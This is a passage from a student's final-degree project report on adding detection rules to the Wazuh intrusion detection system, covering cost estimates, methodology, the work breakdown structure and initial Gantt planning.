- **Code**: The scripts and ruleset elements created in the project.

- **Diagrams and images**: They help to explain some of the key concepts of the project.

- **Memory of the project**: This very document. It is mandatory because it explains the whole project. This item actually makes use of the other two, to fully document the project.

This does not include the virtual machines nor its snapshots because by themselves they are not configuration material, but a result of applying certain configuration over generic images of operative systems. This configuration is already documented by other sources, cited in this document. Still local backups were made because they are still important archives to the project.

4.4   Cost management

In this section an estimation of the costs of the project is made based on the relevant data available at the end of the project.
The project is set in Spain, therefore the currency used is the Euro (€). This is used up to a precision of cents.
Even though Tarlogic is considered the client there is no payment to the student

because this is the final project of a degree.
The costs were divided into *direct costs* and *indirect costs*.

4.4.1 Direct costs

All the software used in the project was free, including the Windows images (they were free trials).

Other materials are the CD to burn the software of the project and the version of this document in paper. Their combined cost is estimated in 20€.

The rest of the direct costs are the human and hardware resources.

Human resources

The human resources are the student, the director from the University, the director from Tarlogic and two members of Tarlogic that helped the student with issues at several points in the project.

The next salary parameters are assumed:

- There are 14 payments per year.

- Social Security costs 32% of the brute salary.

- The job journey is 8 hours of work per day and there are 20 working days per month.

The estimation of the hours that the student worked on the project is 417. For any one else the hours are unknown, but is safe to assume a low value, therefore 11 hours is the estimation in each case.
The annual brute income for the job titles are taken from the website *Indeed*[41], which calculates the average of hundreds of job offers in the last months. In the case of the student the salary was an optimistic value.
The job title assumed for the student is Junior Developer. The job title assumed for the directors is Project Manager. The Project Manager has 22 hours because this project has 2 directors.

Role	Annual brute	Social Security	Total annual	Cost/Hour
Project Manager	45448€	14543.36€	59991.36€	26.78€
Senior Engineer in Cybersecurity	29754€	9521.28€	39275.28€	17.53€
System Administrator	24234€	7754.88€	31988.88€	14.28€
Junior Developer	16000€	5120€	21120€	9.42€

Table 4.5: Annual costs of the human resources

Role	Hours	Cost/Hour	Total cost
Project Manager	22	26.78€	589.20€
Senior engineer in cybersecurity	11	17.53€	192.86€
System administrator	11	14.28€	157.08€
Junior Developer	417	9.42€	3931.71€

Table 4.6: Costs of the human resources for the hours dedicated to the project

The total of the last table is 4870.85€.

Hardware resources

The cost of the hardware is calculated with the amortization and the total price of the item, with the next formula:

$$\frac{Price\ of\ the\ item}{12 \cdot Duration\ of\ the\ item\ in\ years} \cdot Duration\ of\ the\ project\ in\ months$$

Figure 4.1: Formula to calculate the cost of hardware items

In this case is assumed that the duration of project is 5.5 months, due to the time the project was on hold. The duration of the hardware items is estimated in 3-5 years, so the average is used in this case for all the items.

The hardware items are:

- A computer leaning to the higher end in order to run the set of virtual machines: with 20 GB of RAM, an *i5-2500k* processor and about 500GB of

free disk storage (of which 100GB were of Solid State Disk). The estimation of the computer is hard to make because it is several years old and made of parts buyed years apart from each other. The value estimated is 1250€, therefore resulting in a cost of 143.23€.

- A monitor of 24 inches valued in 147.75€ last year. Using the previous formula the cost is 16.93€.

- Other peripheral devices: their collective value is estimated in 20€, therefore resulting in a cost of 2.23€.

The total of the hardware cost is 162.39€.

4.4.2 Indirect costs

The indirect costs of the project mean hidden costs in the resources used. For example the cost of the Internet connection, electrical devices, etc.
According to the General Secretary of the University of Santiago de Compostela the indirect costs in this kind of final degree project should be calculated as an extra 20% of the direct costs[42].

Because the estimation of the direct costs is 5033.24€, the indirect costs add 1006.64€ over it.

4.4.3 Total costs of the project

The total costs is calculated simply by the addition of direct and indirect costs, resulting in 6039.88€.

4.5 Time management

4.5.1 Methodology

The methodology of the project sets how the project will be developed over time, defining its life cycle. Every methodology has its pros and cons, and a wrong choice or execution can lead to delays and additional costs.
This project is not about software development, therefore the choice for a development methodology should not affect it as much. But because these methodologies are not only about writing code, they also include study and testing, it is still one of the most important choices for the project.

First it was decided to use a traditional methodology instead of agile because:

- The documentation is essential for this project.

- It would not benefit much from agile development because there is almost no code.

- The project is low risk.

- The requirements were unlikely to evolve at the beginning of the project.

- There was no need for anyone but the student to know the exact status of the project at any time. E-mails, direct messages, meetings and checking the Git repository could still be used, but there was no need to have a periodic report.

The second choice was to choose a model among Waterfall, Spiral and Iterative and Incremental. Probably any of them would have been fine, but Iterative and Incremental was chosen because its simplicity (like Waterfall and unlike Spiral) and because it provided more freedom to make changes than Waterfall.

This life cycle allows the student to focus on the objectives of the project with minimal overhead. It is based on the idea of having a Waterfall model for each increment (with as shared phases as possible). The Waterfall model is a linear sequential flow of phases planned from the start, where each phase starts as soon as the previous ends: requirements, design, execution, testing and release.

First the project needs an analysis of the requirements, which usually would be followed by the design phase, but in this case there is no point in designing software as simple as this. This analysis is shared for all the increments and each increment satisfies certain requirements.
In the implementation of this life cycle the codification is much shorter and the preliminary study is much longer than usual.

The Incremental model also fits nicely with the idea of researching different interconnected cases as it happens in this project and possible changes to the scope. The draft and the WBS were done with increments in mind, and from the start it was decided to have more increments than it was probably possible to do in the project hours, just in case the estimation from the student was too lenient. Therefore the project seeks for the realization of as much increments as possible, always including the essential increments.

4.5.2   WBS

The Work Breakdown Structure is a decomposition of the project into tasks, smaller components that provide a brief description. In other words it is a hier-

archical representation of the main tasks to be done by the student and it also serves as the base for the planning. This WBS was made before the start at the project, for the draft proposal and does not represent the final state of the project.

```
                                                    ┌─────────────────────────┐
                                                 →  │ Scope management        │
                                                    └─────────────────────────┘
                                                    ┌─────────────────────────┐
                                                 →  │ Requirement management  │
                                                    └─────────────────────────┘
                                                    ┌─────────────────────────┐
                                                 →  │ Risk management         │
                    ┌──────────────────────┐        └─────────────────────────┘
                 →  │ Project management   │         ┌─────────────────────────┐
                    └──────────────────────┘      →  │ Time management         │
                                                    └─────────────────────────┘
                                                    ┌─────────────────────────┐
                                                 →  │ Configuration management│
                                                    └─────────────────────────┘
                                                    ┌─────────────────────────┐
                                                 →  │ Cost management         │
                                                    └─────────────────────────┘
                                                    ┌─────────────────────────┐
                                                    │ Study of Wazuh documen- │
                                                 →  │ tation and related tools│
                    ┌──────────────────────┐        │ and technologies        │
                 →  │ Beginning of the     │         └─────────────────────────┘
                    │ project              │         ┌─────────────────────────┐
                    └──────────────────────┘      →  │ Setup of the work       │
                                                    │ environment             │
                                                    └─────────────────────────┘
```

Improvements in IDS: adding functionality to Wazuh

- **Project management**
  - Scope management
  - Requirement management
  - Risk management
  - Time management
  - Configuration management
  - Cost management
- **Beginning of the project**
  - Study of Wazuh documentation and related tools and technologies
  - Setup of the work environment
- **Increment 1: Common attacks in Windows Server**
  - Rules and decoders
- **Increment 2: Use of more data sources**
  - Rules and decoders
- **Increment 3: Detection/action against ransomware**
  - Rules and decoders
- **Increment 4: Adapt Wazuh configuration to typical requirements from enterprises**
  - Configuration changes
- **Increment 5: Explore solutions in problems with GPDR**
  - Rules and decoders
- **Increment 6: Additional detection for GNU/Linux**
  - Rules and decoders
- **Increment 7: VirusTotal integration**
  - Improved integration with antivirus and website scanners
- **Closing of the project**
  - Pull request to the official ruleset repository
  - Project documentation

WBS dictionary:

1. **Project management**

   a **Scope management**: Scope explanation, set the restrictions of the
   project and determine what is going to be turned in at the end of the
   project.

b **Requirement management**: Analysis, requirement specification and probably a traceability matrix.

c **Risk management**: Identification, analysis, classification, planning and supervision of risks.

d **Time management**: Planning (initial and real), any planning changes and necessary measures.

e **Configuration management**: Documentation on the management of changes and version control.

f **Cost management**: Cost estimation (direct and indirect) of software, hardware and resources.

2. **Beginning of the project**

   a **Study of Wazuh documentation and related tools and technologies**: It is the base for multiple aspects of the project and if it is done correctly it can mean less hours in related work.

   b **Setup of the work environment**: Installation and basic configuration of the virtual machines of the project, like having a functional Wazuh environment.

3. **Increment 1**, **Rules and decoders**: The objective is to be able to detect common attacks in Windows Server (specifically 2016 and 2019), but it should be backwards compatible and depending on the difficulty it could be worth to ensure support for Windows 10 Pro too. This rules are the final product of this increment, which probably will need more time than any other increment, because of its heavy study and testing.

4. **Increment 2**, **Rules and decoders**: It will need a preliminary study of Sysmon and the ways to use its data to improve detection in certain situations. It is possible that this increment will modify rules and decoders of the previous one.

5. **Increment 3**, **Rules and decoders**: This increment tries to produce rules and decoders to detect ransomware and launch alerts and maybe actions against the attack, like rollback to a previous backup or try to stop the attack from repeating in a short period of time.

6. **Increment 4**, **Configuration changes**: Adapt Wazuh to the typical requirements from enterprises. This means that an enterprise could choose from a set of templates, with different security profiles.

7. **Increment 5**, **Rules and decoders**: It should be focused mostly on detecting changes on the protected files. Part of this increment should

be the investigation on usual problems of these technologies and recent innovations and solutions.

8. **Increment 6**, **Rules and decoders**: There would be preliminary study to do, but the increment should be about expanding the already done work in the field, probably focusing in services and security technologies like SELinux or AppArmor.

9. **Increment 7**, **Improved integration with antivirus and website scanners**: The idea is to improve the detection as much as possible with the help of VirusTotal malware scanners, which is updated consistently and so it would mean a consistently updated detection for a system with Wazuh without the need to write new rules and decoders. Obviously there is a difference in the scope and objectives of these technologies, which can be redundant, but this could be certainly interesting in some cases.

10. **Closing of the project**

    a **Pull request to the official ruleset repository**: There is a fundamental need to investigate the correct way to organize the forked repository for a pull request to an official repository like this. In any case the status of the fork should be checked before and there should be a high amount of commits and use a different branch for each functionality, allowing an easier way to select what to admit or not in the official repository.

    b **Project documentation**: The memory and presentation of the project and whatever other documentation if necessary.

4.5.3   Initial planning

The tasks marked in red are essential to the project, meanwhile the ones marked in cyan are considered optional and only will be done if there is enough time left. The tasks marked in yellow are used when there is no need to distinguish between essential and optional.

The next Gantt diagram shows the initial planning, from the draft proposal (31/10/2018) to the end of the project (20/02/2019).
Furthermore the last two weeks are marked with a grey overlay to mark that there are only about 17 weeks before the original due date of this project (in February). This difference is because the estimation of the tasks was made by the student and so it is not reliable, which means that it could be optimistic or pessimist. Thus the need to either reduce tasks or have more than there were expected to fit.

Planning of the project in weeks																		
1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19

Project management

Beginning of the project

Increment 1

Increment 2

Increment 3

Increment 4

Increment 5

Increment 6

Increment 7

Closing of the project

Figure 4.2: Planning simplification

The rest of the Gantt diagrams are organized in days, for a more detailed planning.

It is important to note that these plannings could change during the project, either because controlled measures or any unexpected reason.

The order they are implemented could change too and that is the reason because these diagrams have not a set date for start and end.

In other words, they could be described as the models for the final Gantt diagrams.

Figure 4.3: Planning of the beginning of the project

Figure 4.4: Planning of the increment 1: *Common attacks in Windows Server*

Figure 4.5: Planning of the increment 2: *Use of more data sources*

Figure 4.6: Planning of the increment 3: *Detection/action against ransomware*
